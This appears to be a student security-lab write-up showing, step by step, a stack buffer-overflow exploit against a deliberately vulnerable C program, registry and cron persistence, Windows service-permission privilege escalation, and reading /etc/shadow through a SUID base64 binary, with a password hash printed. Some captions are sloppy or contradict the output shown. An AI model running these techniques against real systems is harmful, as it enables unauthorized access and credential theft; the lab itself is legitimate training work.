Task 1:

```
┌──(timothyd㉿kali)-[~]
└─$ sudo apt install gdb -y
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  libbabeltrace1 libc6-dbg libdebuginfod-common libdebuginfod1 libdw1 libelf1 libipt2 libsource-highlight-common libsource-highlight4v5
Suggested packages:
  gdb-doc gdbserver
The following NEW packages will be installed:
  gdb libbabeltrace1 libc6-dbg libdebuginfod-common libdebuginfod1 libipt2 libsource-highlight-common libsource-highlight4v5
The following packages will be upgraded:
  libdw1 libelf1
2 upgraded, 8 newly installed, 0 to remove and 1521 not upgraded.
Need to get 12.5 MB of archives.
After this operation, 25.6 MB of additional disk space will be used.
Get:3 http://http.kali.org/kali kali-rolling/main amd64 libelf1 amd64 0.190-1+b1 [176 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 libdw1 amd64 0.190-1+b1 [243 kB]
Get:7 http://kali.download/kali kali-rolling/main amd64 libsource-highlight-common all 3.1.9-4.2 [77.4 kB]
```

In this step, I have updated my system and successfully installed GDB on my Kali machine.

```
┌──(timothyd㉿kali)-[~]
└─$ git clone https://github.com/longld/peda.git ~/peda

Cloning into '/home/timothyd/peda'...
remote: Enumerating objects: 382, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 382 (delta 2), reused 8 (delta 2), pack-reused 373
Receiving objects: 100% (382/382), 290.84 KiB | 1.90 MiB/s, done.
Resolving deltas: 100% (231/231), done.

┌──(timothyd㉿kali)-[~]
└─$ echo "source ~/peda/peda.py" >> ~/.gdbinit
```

In this step, I have downloaded the peda extension for gdb. Then I am putting its path into the "/peda/peda.py" path.

```
File  Actions  Edit  View  Help
#include <stdio.h>
void hidden(){
        printf("Congrats, you found me!\n");
}
int main(){
        char buffer[100];
        gets(buffer);
        printf("Buffer Content is : %s\n", buffer);
}
```


In this step, I am writing the C program in Vim.

```
┌──(timothyd㉿kali)-[~]
└─$ gcc -no-pie -fno-stack-protector -z execstack program.c -o program

program.c: In function 'main':
program.c:7:9: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
    7 |         gets(buffer);
      |         ^~~~
      |         fgets
/usr/bin/ld: /tmp/cc77gLyJ.o: in function `main':
program.c:(.text+0x2b): warning: the `gets' function is dangerous and should not be used.
```

In this step, I am compiling the program.c file.


```
┌──(timothyd㉿kali)-[~]
└─$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
0
```

In this step, we are disabling ASLR so that the program’s address is not randomized everytime we run it.




```
┌──(timothyd㉿kali)-[~]
└─$ chmod +x program

┌──(timothyd㉿kali)-[~]
└─$ ./program
lol
Buffer Content is : lol
```

I have updated the permissions and have successfully run the program file.



```
┌──(timothyd㉿kali)-[~]
└─$ python -c "print('A' *200)" > input.txt
```

In this step, I have created an input file with “A”s.



```
┌──(timothyd㉿kali)-[~]
└─$ gdb -q ./program
Reading symbols from ./program...
(No debugging symbols found in ./program)
gdb-peda$ run < input.txt
Starting program: /home/timothyd/program < input.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Buffer Content is : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.

[──────────────────────────────────registers───────────────────────────────────]
RAX: 0x0
RBX: 0x7fffffffdf28 ──> 0x7fffffffe29d ("/home/timothyd/program")
RCX: 0x0
RDX: 0x0
RSI: 0x4062b0 ("Buffer Content is : ", 'A' <repeats 180 times>...)
RDI: 0x7fffffffdbc0 ──> 0x7fffffffdbf0 ('A' <repeats 92 times>, "\n", 'A' <repeats 35 times>)
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffde18 ('A' <repeats 80 times>)
RIP: 0x401196 (<main+58>:       ret)
R8 : 0x400
R9 : 0x410
R10: 0x1000
R11: 0x202
R12: 0x0
R13: 0x7fffffffdf38 ──> 0x7fffffffe2b4 ("COLORFGBG=15;0")
R14: 0x403e00 ──> 0x401110 (<__do_global_dtors_aux>:    endbr64)
R15: 0x7ffff7ffd000 ──> 0x7ffff7ffe2d0 ──> 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[─────────────────────────────────────code─────────────────────────────────────]
   0x40118b <main+47>:  call   0x401040 <printf@plt>
   0x401190 <main+52>:  mov    eax,0x0
   0x401195 <main+57>:  leave
=> 0x401196 <main+58>:  ret
   0x401197:    add    BYTE PTR [rax-0x7d],cl
   0x40119a <_fini+2>:  in     al,dx
   0x40119b <_fini+3>:  or     BYTE PTR [rax-0x7d],cl
   0x40119e <_fini+6>:  (bad)
[─────────────────────────────────────stack────────────────────────────────────]
0000| 0x7fffffffde18 ('A' <repeats 80 times>)
0008| 0x7fffffffde20 ('A' <repeats 72 times>)
0016| 0x7fffffffde28 ('A' <repeats 64 times>)
0024| 0x7fffffffde30 ('A' <repeats 56 times>)
0032| 0x7fffffffde38 ('A' <repeats 48 times>)
0040| 0x7fffffffde40 ('A' <repeats 40 times>)
0048| 0x7fffffffde48 ('A' <repeats 32 times>)
```

In this step, I am running gdb on the input file that I have created in the last step. The RBP register shows that it is filled with “A”s.

```
gdb-peda$ pattern create 125 pattern.txt
Writing pattern of 125 chars to filename "pattern.txt"
gdb-peda$ run < pattern.txt
Starting program: /home/timothyd/program < pattern.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Buffer Content is : AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9A

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x7fffffffdf28 --> 0x7fffffffe29d ("/home/timothyd/program")
RCX: 0x0
RDX: 0x0
RSI: 0x4062b0 ("Buffer Content is : AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9A\n")
RDI: 0x7fffffffdbc0 --> 0x7fffffffdbf0 ("MAAiAA8AANAAjAA9A\n: AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AA")
RBP: 0x41414e4141384141 ('AA8AANAA')
RSP: 0x7fffffffde20 --> 0x0
RIP: 0x413941416a ('jAA9A')
R8 : 0x400
R9 : 0x410
R10: 0x1000
R11: 0x202
R12: 0x0
R13: 0x7fffffffdf38 --> 0x7fffffffe2b4 ("COLORFGBG=15;0")
R14: 0x403e00 --> 0x401110 (<__do_global_dtors_aux>:    endbr64)
R15: 0x7ffff7ffd000 --> 0x7ffff7ffe2d0 --> 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
```

In this step, I have created a file named “pattern.txt” and am running it in gdb.

```
gdb-peda$ pattern offset 0X0000004413941416a
280133452138 found at offset: 120
```

In this step, I am replacing the address with the address that I found in the RIP register.

```
┌──(timothyd㉿kali)-[~]
└─$ python -c 'print("A"*120+"BBBBBB")' > rip.txt
```

In this step, I am in a new terminal and am creating a new file that will overwrite the RIP register.

```
gdb-peda$ run < rip.txt
Starting program: /home/timothyd/program < rip.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Buffer Content is : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBB

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x7fffffffdf28 --> 0x7fffffffe29d ("/home/timothyd/program")
RCX: 0x0
RDX: 0x0
RSI: 0x4062b0 ("Buffer Content is : ", 'A' <repeats 120 times>, "BBBBBB\n")
RDI: 0x7fffffffdbc0 --> 0x7fffffffdbf0 ('A' <repeats 12 times>, "BBBBBB\n ", 'A' <repeats 108 times>)
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffde20 --> 0x0
RIP: 0x424242424242 ('BBBBBB')
R8 : 0x400
R9 : 0x410
R10: 0x1000
R11: 0x202
R12: 0x0
R13: 0x7fffffffdf38 --> 0x7fffffffe2b4 ("COLORFGBG=15;0")
R14: 0x403e00 --> 0x401110 (<__do_global_dtors_aux>:    endbr64)
R15: 0x7ffff7ffd000 --> 0x7ffff7ffe2d0 --> 0x0
EFLAGS: 0x10202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x424242424242
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffde20 --> 0x0
0008| 0x7fffffffde28 --> 0x40115c (<main>:      push   rbp)
0016| 0x7fffffffde30 --> 0x100000000
0024| 0x7fffffffde38 --> 0x7fffffffdf28 --> 0x7fffffffe29d ("/home/timothyd/program")
0032| 0x7fffffffde40 --> 0x7fffffffdf28 --> 0x7fffffffe29d ("/home/timothyd/program")
0040| 0x7fffffffde48 --> 0x26fcc389d6c2be82
0048| 0x7fffffffde50 --> 0x0
0056| 0x7fffffffde58 --> 0x7fffffffdf38 --> 0x7fffffffe2b4 ("COLORFGBG=15;0")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000424242424242 in ?? ()
gdb-peda$
```

In this step, I have run the rip.txt file in gdb and can see that the RIP address is now 0x424242424242.

```
gdb-peda$ p hidden
$1 = {<text variable, no debug info>} 0x401146 <hidden>
gdb-peda$
```

In this step, I am determining the memory address of the hidden function.

```
┌──(timothyd㉿kali)-[~]
└─$ python -c 'print("A"*120+"\x46\x11\x40\x00\x00\x00")' > exploit.txt
```

In this step, I am in a non-gdb terminal and am creating a new file named “exploit.txt”.


```
┌──(timothyd㉿kali)-[~]
└─$ ./program < exploit.txt
Buffer Content is : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAF@
Congrats, you found me!
zsh: segmentation fault  ./program < exploit.txt
```

In this step, I am running the program with the file created in the last step, to run the hidden function that we created at the beginning of this task.


Task 2:

```
Command Prompt
Microsoft Windows [Version 10.0.19045.4046]
(c) Microsoft Corporation. All rights reserved.

C:\Users\timothyd>reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v NotEvil /t REG_SZ /d "C:\
Windows\System32\calc.exe
The operation completed successfully.

C:\Users\timothyd>
```


In this step, I am adding the calc.exe to the Reigstry’s run key.



Now the calculator app opens when we boot the VM.



In this task, I am running the registry editor as an admin and have navigated to the “NotEvil” key’s location.



I have deleted the “NotEvil” key.

Task 3:

```
timothyd@ubuntu:~$ echo "@reboot date > /home/timothyd/Desktop/cron.txt " | crontab 2> /dev/null
timothyd@ubuntu:~$ crontab -l
@reboot date > /home/timothyd/Desktop/cron.txt
```

In this step, I have added a cronjob.

I now see cron.txt is on my desktop.

```
timothyd@ubuntu:~$ echo "" | crontab 2> /dev/null
timothyd@ubuntu:~$ crontab -l
```

I have now removed the cronjob.

Task 4:

```
C:\Windows\system32>sc create vulnerable binPath= "C:\Windows\system32\SearchIndexer.exe /Embedding"
[SC] CreateService SUCCESS
```

In this step, I am running the command prompt as an admin and creating a vulnerable service.

```
C:\Windows\system32>sc sdset vulnerable "D:(A;;CCLCSWRPWPDTLOCRRC;;;WD)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)(A;;CCLCSWLOC
RRC;;;WD)(A;;CCLCSWLOCRRC;;;WD)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)"
[SC] SetServiceObjectSecurity SUCCESS
```

In this step, I am adding user permissions to modify the service.

```
C:\Windows\system32>net user

User accounts for \\WINDOWS

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
tester                   timothyd                 WDAGUtilityAccount
The command completed successfully.
```

The tester user is present here.

```
C:\Windows\system32>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
timothyd
The command completed successfully.
```

The testing user is not in the administrators group.

```
C:\Users\timothyd>sc config vulnerable binpath= "net localgroup administrators tester /add"
[SC] ChangeServiceConfig SUCCESS

C:\Users\timothyd>sc start vulnerable
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

In this step, I am in the command prompt not an admin and am modifying the vulnerable service. Then I am starting the vulnerable service to run the payload and it is failing as expected.

```
C:\Users\timothyd>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
tester
timothyd
The command completed successfully.
```

Tester is not an administrator.

```
C:\Windows\system32>sc delete vulnerable
```

Here I am deleting vulnerable.

Task 5:

```
timothyd@ubuntu:~$ sudo install -m =xs $(which base64) .
[sudo] password for timothyd:
Sorry, try again.
[sudo] password for timothyd:
timothyd@ubuntu:~$ ls -la base64
---s--s--x 1 root root 35328 Mar  4 20:06 base64
timothyd@ubuntu:~$
```

In this step, I am installing a base64 binary with the root SUID bit set in the current directory. Then I am listing the file and seeing that it is owned by root and the world executable.

```
timothyd@ubuntu:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
timothyd@ubuntu:~$ ./base64 "/etc/shadow" | base64 --decode
root:$y$j9T$7j.SQiaozzrflcZlefvC8.$ukAcSkwHB/287RgZgMTFXoy6KQewr8yjS.oLQ/OtOOC:19750:0:99999:7:::
daemon:*:19576:0:99999:7:::
bin:*:19576:0:99999:7:::
sys:*:19576:0:99999:7:::
sync:*:19576:0:99999:7:::
games:*:19576:0:99999:7:::
man:*:19576:0:99999:7:::
lp:*:19576:0:99999:7:::
mail:*:19576:0:99999:7:::
news:*:19576:0:99999:7:::
uucp:*:19576:0:99999:7:::
proxy:*:19576:0:99999:7:::
www-data:*:19576:0:99999:7:::
backup:*:19576:0:99999:7:::
list:*:19576:0:99999:7:::
irc:*:19576:0:99999:7:::
gnats:*:19576:0:99999:7:::
nobody:*:19576:0:99999:7:::
systemd-network:*:19576:0:99999:7:::
systemd-resolve:*:19576:0:99999:7:::
messagebus:*:19576:0:99999:7:::
systemd-timesync:*:19576:0:99999:7:::
syslog:*:19576:0:99999:7:::
_apt:*:19576:0:99999:7:::
tss:*:19576:0:99999:7:::
uuidd:*:19576:0:99999:7:::
systemd-oom:*:19576:0:99999:7:::
tcpdump:*:19576:0:99999:7:::
avahi-autoipd:*:19576:0:99999:7:::
usbmux:*:19576:0:99999:7:::
dnsmasq:*:19576:0:99999:7:::
kernoops:*:19576:0:99999:7:::
avahi:*:19576:0:99999:7:::
cups-pk-helper:*:19576:0:99999:7:::
rtkit:*:19576:0:99999:7:::
whoopsie:*:19576:0:99999:7:::
sssd:*:19576:0:99999:7:::
speech-dispatcher:!:19576:0:99999:7:::
fwupd-refresh:*:19576:0:99999:7:::
nm-openvpn:*:19576:0:99999:7:::
saned:*:19576:0:99999:7:::
colord:*:19576:0:99999:7:::
geoclue:*:19576:0:99999:7:::
pulse:*:19576:0:99999:7:::
gnome-initial-setup:*:19576:0:99999:7:::
hplip:*:19576:0:99999:7:::
gdm:*:19576:0:99999:7:::
```

In this step, I am trying to cat out “/etc/shadow” but since I don't have the correct permissions, it won't let me. Then I use the ./base64 SUID to output the contents of the file instead.